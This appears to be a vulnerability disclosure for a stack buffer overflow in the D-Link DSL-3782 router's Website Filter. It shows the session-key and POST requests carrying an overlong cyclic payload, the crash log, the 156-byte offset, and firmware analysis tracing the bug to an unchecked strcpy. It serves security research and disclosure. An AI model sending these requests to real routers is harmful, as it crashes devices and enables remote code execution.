
Vendor of the products: D-Link

Affected products: DSL-3782 v1.01

Buffer overflow

First, check the router's web interface. The vulnerability is located in the Website Filter under the Features section.



Website Filter

Website Filter provides the useful tools for restricting Internet access.
Website URL Blocking allows you to quickly create a list of all web sites that you wish to allow or deny users from accessing.


Features >> Website Filter

Only deny Website URL listed below to access the network

Name	Website URL Keyword	Schedule	Edit	Delete

Remaining: 16

In the "Only deny computers with IP address listed below to access the network" option, fill in any value, and use Burp Suite to intercept the traffic.



Create New Rule


Name: 1

Website URL Keyword: aaa

Schedule: Always

You can see the request packet. First, obtain the key, then send the corresponding request and modify the relevant field (keywords) before resending.


First, get the session key and copy it to the corresponding field.



```
GET /cgi-bin/get/New_GUI/get_sessionKey.asp?_=
1733636017690 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer:
http://192.168.1.1/cgi-bin/New_GUI/ParentalControl.asp
Cookie: Language=en


```

```
HTTP/1.0 200 OK
Content-type: text/html;charset=utf-8

304089172
```


send



```
POST /cgi-bin/New_GUI/ParentalControl.asp HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 367
Origin: http://192.168.1.1
Connection: close
Referer:
http://192.168.1.1/cgi-bin/New_GUI/ParentalControl.asp
Cookie: Language=en

sessionKey=304089172&editRow=0&ParentalControlNum=1&
keywords=
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaao
aaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabda
abeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraa
bsaabtaabuaabvaabwaabxaabyaab&scheduleValue=-&buttonType=
apply&url_enable=black&enable_0=&url_name=1&url_keyword=
aaa&pf_Schedule=Always
```


```
HTTP/1.0 200 OK
Content-type: text/html;charset=utf-8



<!DOCTYPE HTML PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns= "http://www.w3c.org/1999/xhtml">

 <head>
  <title>
   D-LINK
  </title>
  <meta http-equiv="X-UA-Compatible" content="IE=9">
  <meta http-equiv="Content-Type" content="text/html;
  charset=utf-8">
  <meta http-equiv="Content-Type" content="text/css">
  <link rel=stylesheet type="text/css" href="
  /layout/New_GUI/jquery.selectbox.css?v=20140910163551"
  />
  <script type="text/javascript" charset="utf-8" src="
  /js/New_GUI/initialJS.js?v=20140910163551">
  </script>
  <script type="text/javascript" charset="utf-8" src="
  /js/New_GUI/initialCSS.js?v=20140910163551">
```

You can see that the router has crashed.



```
[ 3118.848000] Cause : 10800020
[ 3118.848000] PrId  : 00019300 (MIPS 24Kc)
[ 3124.504000] do_page_fault() #2: sending SIGSEGV to boa for invalid read access from
[ 3124.504000] 6f616162 (epc == 6f616162, ra == 6f616162)
[ 3124.516000] Cpu 0
[ 3124.516000] $ 0   : 00000000 1000a400 00000000 7ff895a1
[ 3124.516000] $ 4   : 7ff895a0 7ff89311 00000288 00000000
[ 3124.520000] $ 8   : 00000000 00000003 80191b44 fffffff0
[ 3124.520000] $12   : 00000000 8f1ef688 000002d7 00000000
[ 3124.524000] $16   : 68616162 69616162 6a616162 6b616162
[ 3124.524000] $20   : 6c616162 6d616162 6e616162 0000000a
[ 3124.528000] $24   : 00000000 2ba42630
[ 3124.528000] $28   : 0043a690 7ff89640 00000001 6f616162
[ 3124.532000] Hi    : 000002d7
[ 3124.532000] Lo    : 7af37600
[ 3124.536000] epc   : 6f616162 0x6f616162
[ 3124.536000]     Not tainted
[ 3124.536000] ra    : 6f616162 0x6f616162
[ 3124.540000] Status: 0000a413    USER EXL IE
[ 3124.544000] Cause : 10800008
[ 3124.544000] BadVA : 6f616162
[ 3124.544000] PrId  : 00019300 (MIPS 24Kc)
[ 3124.544000] Modules linked in:
[ 3124.548000] Process boa (pid: 19873, threadinfo=8f3f6000, task=8f309298, tls=00000000)
[ 3124.552000] Stack : 70616162 71616162 72616162 73616162 74616162 75616162 76616162 77616162
[ 3124.552000]         78616162 79616162 00000000 00000000 00000000 00001322 2b959010 2baa54e0
[ 3124.560000]         7ff89722 2b9ba6ed 00000009 00000017 2b9cb660 00000021 00000063 7ff8a434
[ 3124.564000]         7ff896a8 2b93ddc8 00001361 00000000 00000000 00000001 2b959010 00000008
[ 3124.568000]         7ff89722 0000000b ffffffff 7ff897c0 00000072 00000000 00000000 00000000
[ 3124.572000]         ...
[ 3124.572000] Call Trace:
[ 3124.572000]
```

It can be calculated that the offset is 156.




```
er]
└─$ cyclic -l 0x6261616f
156
```

Further exploitation allows the execution of arbitrary commands.

Code in cfg_manager


Lock the ParentalControl.asp file based on the path information.



~/firmware-analysis-plus-master/_DSL-3782_A1_EU_1.01_07282016.bin.extracted/squashfs-root/boaroot/cgi-bin/New_GUI/ParentalControl.asp - Mousepad


```
                tcWebApi_unset("UrlFilter_Entry18")
        End If
        If Request_Form("enable_19")="1" then
                tcWebApi_unset("UrlFilter_Entry19")
        End If
        TCWebAPI_set("UrlFilter_Common","Num","ParentalControlNum")
        TCWebApi_commit("UrlFilter_Entry")
elseif Request_Form("buttonType")="apply" then
        If Request_Form("url_name")<>"" then
                TCWebAPI_set("UrlFilter_Common","Num","ParentalControlNum")
                TCWebAPI_set("WebCurSet_Entry","url_filter_id","editRow")
                TCWebAPI_set("UrlFilter_Entry","Name","url_name")
                TCWebAPI_set("UrlFilter_Entry","URL","keywords")
                TCWebAPI_set("UrlFilter_Entry","SCH","scheduleValue")
        end if
        TCWebApi_commit("UrlFilter_Entry")
End If
```

Based on UrlFilter_Entry, it can be determined that the code is in the cfg_manager file.




```
└─$ grep -rl "UrlFilter_Entry"
userfs/bin/cfg_manager
userfs/bin/boa
boaroot/cgi-bin/New_GUI/Set/ParentalControl.asp
boaroot/cgi-bin/New_GUI/ParentalControl.asp
boaroot/cgi-bin/get/New_GUI/ParentalControl.asp
boaroot/cgi-bin/get/New_GUI/ParentalControl.cgi
```

By using IDA to analyze cfg_manager, It can be seen that the getAttrValue function is called in UrlFilter to retrieve the parameter.



```
.text:00443138                 li      $a2, 0x81        # n
.text:0044313C                 lw      $gp, 0xD4+var_C4($sp)
.text:00443140                 lui     $v1, 0x4A  # 'J'
.text:00443144                 lui     $a1, 0x4B  # 'K'
.text:00443148                 addiu   $v0, $v1, (aUrlfilter - 0x4A0000)  # "UrlFilter"
.text:0044314C                 addiu   $a0, $a1, (dword_4A82B0 - 0x4B0000)
.text:00443150                 lbu     $t1, (byte_4A82B6 - 0x4A82B0)($a0)
.text:00443154                 lw      $a2, aUrlfilter  # "UrlFilter"
.text:00443158                 lw      $a3, (aUrlfilter+4 - 0x49D640)($v0)  # "ilter"
.text:0044315C                 lw      $v1, dword_4A82B0
.text:00443160                 lhu     $t0, (word_4A82B4 - 0x4A82B0)($a0)
.text:00443164                 lhu     $t2, (aUrlfilter+8 - 0x49D640)($v0)  # "r"
.text:00443168                 la      $t9, memset
.text:0044316C                 addiu   $v0, $sp, 0xD4+var_AC
.text:00443170                 sw      $zero, 0xD4+var_AC+4($sp)
.text:00443174                 sw      $a2, 0xD4+var_BC($sp)
.text:00443178                 sw      $a3, 0xD4+var_BC+4($sp)
.text:0044317C                 sw      $v1, 0xD4+var_AC($sp)
.text:00443180                 sb      $t1, 6($v0)
.text:00443184                 sh      $t0, 4($v0)
.text:00443188                 sw      $zero, 0xD4+var_BC+8($sp)
.text:0044318C                 move    $a0, $s0         # s
.text:00443190                 sh      $t2, 0xD4+var_BC+8($sp)
.text:00443194                 move    $a1, $zero       # c
.text:00443198                 li      $a2, 0x81        # n
.text:0044319C                 sw      $zero, 0xD4+var_B0($sp)
.text:004431A0                 sw      $zero, 0xD4+var_A4($sp)
.text:004431A4                 sw      $zero, 0xD4+var_A0($sp)
.text:004431A8                 sw      $zero, 0xD4+var_9C($sp)
.text:004431AC                 sw      $zero, 0xD4+var_98($sp)
.text:004431B0                 sw      $zero, 0xD4+var_94($sp)
.text:004431B4                 jalr    $t9 ; memset
.text:004431B8                 sw      $zero, 0xD4+var_90($sp)
.text:004431BC                 lw      $gp, 0xD4+var_C4($sp)
.text:004431C0                 addiu   $s3, $sp, 0xD4+var_BC
.text:004431C4                 lui     $a2, 0x49  # 'I'
.text:004431C8                 la      $t9, getAttrValue
.text:004431CC                 li      $a2, aMode       # "Mode"
.text:004431D0                 move    $a0, $s1
.text:004431D4                 move    $a1, $s3
.text:004431D8                 jalr    $t9 ; getAttrValue
.text:004431DC                 move    $a3, $s0
.text:004431E0                 beqz    $v0, loc_443208
.text:004431E4                 lw      $gp, 0xD4+var_C4($sp)
```

In the getAttrValue function, it can be seen that the parameter is passed to the strcpy function without any security checks.



```
int __fastcall getAttrValue(int a1, char *a2, int a3, char *a4)
{
  int v8; // $s1
  int v9; // $v0
  char *v10; // $a2
  int v11; // $a3
  int result; // $v0
  const char *v13; // $a1

  v8 = 0;
  do
  {
    v9 = *a2;
    v10 = a2;
    v11 = 0;
    ++v8;
    a2 += 16;
    if ( !v9 )
      break;
    a1 = mxmlFindElement(a1, a1, v10, 0, 0, -1);
  }
  while ( v8 != 3 );
  result = -1;
  if ( a1 )
  {
    v13 = (const char *)mxmlElementGetAttr(a1, a3, v10, v11);
    result = -2;
    if ( v13 )
    {
      strcpy(a4, v13);
      result = 0;
    }
  }
  return result;
}
```